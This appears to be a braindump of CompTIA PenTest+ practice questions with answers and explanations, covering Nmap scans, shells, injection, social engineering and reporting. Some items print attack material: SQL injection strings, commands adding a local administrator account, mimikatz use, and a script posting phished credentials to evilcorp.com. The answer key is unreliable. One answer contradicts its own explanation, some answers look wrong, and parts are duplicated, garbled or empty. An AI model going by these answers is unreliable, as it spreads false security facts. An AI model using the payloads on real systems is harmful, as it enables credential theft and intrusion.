

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

https://www.2passeasy.com/dumps/PT0-002/

NEW QUESTION 1
You are a penetration tester running port scans on a server. INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns
Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting

NEW QUESTION 2
A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.
Which of the following Nmap scan syntaxes would BEST accomplish this objective?

A. nmap -sT -vvv -O 192.168.1.2/24 -PO
B. nmap -sV 192.168.1.2/24 -PO
C. nmap -sA -v -O 192.168.1.2/24
D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 3
A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1  -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

A. nc 10.10.1.2
B. ssh 10.10.1.2
C. nc 127.0.0.1 5555
D. ssh 127.0.0.1 5555

Answer: C

NEW QUESTION 4
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB
B. Burp Suite
C. SearchSpliot
D. Netcat

Answer: A

Explanation:
GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSpliot is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 5
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
…
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>      sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>      sock.settimeout(20)
<08>      result = sock.connect_ex((remoteSvr, port))
<09>      if result == 0:
<10>          resultList.append(port)
<11>      sock.close()
…
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 6
Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmod u+x script.sh
B. chmod u+e script.sh
C. chmod o+e script.sh

D. chmod o+x script.sh

Answer: A

NEW QUESTION 7
A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

A. Configure wireless access to use a AAA server.
B. Use random MAC addresses on the penetration testing distribution.
C. Install a host-based firewall on the penetration testing distribution.
D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

Explanation:
The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company's VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client's network securely and bypass any firewall or network restrictions.

NEW QUESTION 8
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.
B. Collect the proper evidence and then remove the malware.
C. Do a root-cause analysis to find out how the malware got in.
D. Remove the malware immediately.
E. Stop the assessment and inform the emergency contact.

Answer: E

Explanation:
Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

NEW QUESTION 9
Which of the following tools would be best suited to perform a cloud security assessment?

A. OpenVAS
B. Scout Suite
C. Nmap
D. ZAP
E. Nessus

Answer: B

Explanation:
The tool that would be best suited to perform a cloud security assessment is Scout Suite, which is an
open-source multi-cloud security auditing tool that can evaluate the security posture of cloud environments, such as AWS, Azure, GCP, or Alibaba Cloud. Scout Suite can collect configuration data from cloud providers using APIs and assess them against security best practices or benchmarks, such as CIS Foundations. Scout Suite can generate reports that highlight security issues, risks, or gaps in the cloud environment, and provide recommendations for remediation or improvement. The other options are not tools that are specifically designed for cloud security assessment. OpenVAS is an open-source vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations. Nmap is an open-source network scanner and enumerator that can scan hosts and networks for ports, services, versions, OS, or other information1. ZAP is an open-source web application scanner and proxy that can scan web applications for vulnerabilities and perform attacks such as SQL injection or XSS. Nessus is a commercial vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations.

NEW QUESTION 10
A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.
B. Perform a manual test on the server.
C. Check the results on the scanner.
D. Look for the vulnerability online.

Answer: B

NEW QUESTION 10
After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root     root          915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

A. Change the file permissions.

B. Use privilege escalation.
C. Cover tracks.
D. Start a reverse shell.

Answer: B

Explanation:
The file .scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 15
During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

A. Sniff and then crack the WPS PIN on an associated WiFi device.
B. Dump the user address book on the device.
C. Break a connection between two Bluetooth devices.
D. Transmit text messages to the device.

Answer: B

Explanation:
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 19
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Answer: B

Explanation:
The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

NEW QUESTION 24
Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 26
A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

A. Netcraft
B. CentralOps
C. Responder
D. FOCA

Answer: D

Explanation:
https://kalilinuxtutorials.com/foca-metadata-hidden-documents/

NEW QUESTION 28
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations
B. Implement multifactor authentication

C. Install video surveillance equipment in the office
D. Encrypt passwords for bank account information

Answer: A

Explanation:
If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job. Enforcing mandatory employee vacations is the best recommendation to prevent this type of activity in the future, as it will make it harder for an employee to conceal fraudulent transactions or unauthorized changes to a payment system. Mandatory employee vacations are a form of internal control that requires employees to take time off from work periodically and have their duties performed by someone else. This can help detect errors, irregularities, or frauds committed by employees who might otherwise have exclusive access or control over certain processes or systems.

NEW QUESTION 30
PCI DSS requires which of the following as part of the penetration-testing process?

A. The penetration tester must have cybersecurity certifications.
B. The network must be segmented.
C. Only externally facing systems should be tested.
D. The assessment must be performed during non-working hours.

Answer: B

NEW QUESTION 32
A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

A. Segment the firewall from the cloud.
B. Scan the firewall for vulnerabilities.
C. Notify the client about the firewall.
D. Apply patches to the firewall.

Answer: C

Explanation:
The best option for the tester to take is to notify the client about the firewall. The firewall is not part of the original list of IP addresses for the engagement, which means it is out of scope and should not be tested without permission. The tester should inform the client about the existence and potential risks of the firewall, and ask if they want to include it in the scope or not.

NEW QUESTION 33
Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

A. MSA
B. NDA
C. SOW
D. ROE

Answer: B

NEW QUESTION 36
Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Unsupported operating systems
B. Susceptibility to DDoS attacks
C. Inability to network
D. The existence of default passwords

Answer: A

NEW QUESTION 39
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 40
Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Answer: CF

NEW QUESTION 42
A penetration tester conducted an assessment on a web server. The logs from this session show the following:
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -
Which of the following attacks is being attempted?

A. Clickjacking
B. Session hijacking
C. Parameter pollution
D. Cookie hijacking
E. Cross-site scripting

Answer: C

NEW QUESTION 46
A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 51
A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact
B. Try to take down the attackers
C. Call law enforcement officials immediately
D. Collect the proper evidence and add to the final report

Answer: A

Explanation:
The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

NEW QUESTION 54
A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

A. nmap -sn 10.12.1.0/24
B. nmap -sV -A 10.12.1.0/24
C. nmap -Pn 10.12.1.0/24
D. nmap -sT -p- 10.12.1.0/24

Answer: A

NEW QUESTION 57
A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

A. Phishing
B. Tailgating

C. Baiting
D. Shoulder surfing

Answer: C

NEW QUESTION 60
Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries
B. To remove the tester-created Mimikatz account
C. To remove tools from the server
D. To remove a reverse shell from the system

Answer: B

NEW QUESTION 63
An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

A. Follow the established data retention and destruction process
B. Report any findings to regulatory oversight groups
C. Publish the findings after the client reviews the report
D. Encrypt and store any client information for future analysis

Answer: D

Explanation:
After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.
Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

NEW QUESTION 65
A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server.
Which of the following can be done with the pcap to gain access to the server?

A. Perform vertical privilege escalation.
B. Replay the captured traffic to the server to recreate the session.
C. Use John the Ripper to crack the password.
D. Utilize a pass-the-hash attack.

Answer: D

NEW QUESTION 66
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.
B. Identify all the vulnerabilities in the environment.
C. Limit invasiveness based on scope.
D. Maintain confidentiality of the findings.

Answer: C

NEW QUESTION 71
A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:
1;SELECT Username, Password FROM Users;
Which of the following injection attacks is the penetration tester using?

A. Blind SQL
B. Boolean SQL
C. Stacked queries
D. Error-based

Answer: C

Explanation:
The penetration tester is using a type of injection attack called stacked queries, which means appending multiple SQL statements separated by semicolons in a single input field. This can allow the penetration tester to execute arbitrary SQL commands on the database server, such as selecting username and password from users table.

NEW QUESTION 73
Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

A. Wireshark
B. EAPHammer
C. Kismet
D. Aircrack-ng

Answer: D

Explanation:
The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for
WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.
The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for
WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

NEW QUESTION 78
For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  _____
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

A. window.location.= 'https://evilcorp.com'
B. crossDomain: true
C. geturlparameter ('username')
D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 83
During enumeration, a red team discovered that an external web server was frequented by employees. After compromising the server, which of the following attacks would best support ----------company systems?

A. Aside-channel attack
B. A command injection attack
C. A watering-hole attack
D. A cross-site scripting attack

Answer: C

Explanation:
The best attack that would support compromising company systems after compromising an external web server frequented by employees is a watering-hole attack, which is an attack that involves compromising a website that is visited by a specific group of users, such as employees of a target company, and injecting malicious code or content into the website that can infect or exploit the users' devices when they visit the website. A watering-hole attack can allow an attacker to compromise company systems by targeting their employees who frequent the external web server, and taking advantage of their trust or habit of visiting the website. A watering-hole attack can be performed by using tools such as BeEF, which is a tool that can hook web browsers and execute commands on them2. The other options are not likely attacks that would support compromising company systems after compromising an external web server frequented by employees. A side-channel attack is an attack that involves exploiting physical characteristics or implementation flaws of a system or device, such as power consumption, electromagnetic radiation, timing, or sound, to extract sensitive information or bypass security mechanisms. A command injection attack is an attack that exploits a vulnerability in a system or application that allows an attacker to execute arbitrary commands on the underlying OS or shell. A cross-site scripting attack is an attack that exploits a vulnerability in a web application that allows an attacker to inject malicious scripts into web pages that are viewed by other users.

NEW QUESTION 84
ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the.. :tive way for the tester to achieve this objective?

A. Dropping USB flash drives around the company campus with the file on it
B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
C. Sending a pretext email from the IT department before sending the download instructions later
D. Saving the file in a common folder with a name that encourages people to click it

Answer: C

Explanation:
The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires

them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION 85
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap192.168.1.1-5–PU22-25,80
B. nmap192.168.1.1-5–PA22-25,80
C. nmap192.168.1.1-5–PS22-25,80
D. nmap192.168.1.1-5–Ss22-25,80

Answer: C

Explanation:
PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.
The nmap –PS22-25,80 192.168.1.1-5 command will return vulnerable ports that might be interesting to a potential attacker, as it will perform a TCP SYN scan on ports 22, 23, 24, 25, and 80 of the target hosts. A TCP SYN scan is a stealthy technique that sends a SYN packet to each port and waits for a response. If the response is a SYN/ACK packet, it means the port is open and listening for connections. If the response is a
RST packet, it means the port is closed and not accepting connections. If there is no response, it means the por is filtered by a firewall or IDS1.

NEW QUESTION 88
A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

A. Socat
B. tcpdump
C. Scapy
D. dig

Answer: C

Explanation:
https://thepacketgeek.com/scapy/building-network-tools/part-09/

NEW QUESTION 92
Given the following script:

```
Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = sr1(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6      print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
B. Performs a single DNS query for www.comptia.org and prints the raw data output
C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
D. Prints each DNS query result already stored in variable b

Answer: D

Explanation:
The script is using the scapy library to perform a DNS query for www.comptia.org and store the response in variable b. Lines 5 and 6 are using a for loop to iterate over each answer in variable b and print its summary to the screen. This can help the penetration tester to view the DNS records returned by the query.

NEW QUESTION 96
The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)
B. An attack that breaks RC4 encryption
C. An attack on a session ticket extension (Ticketbleed)
D. A Heartbleed attack

Answer: D

Explanation:
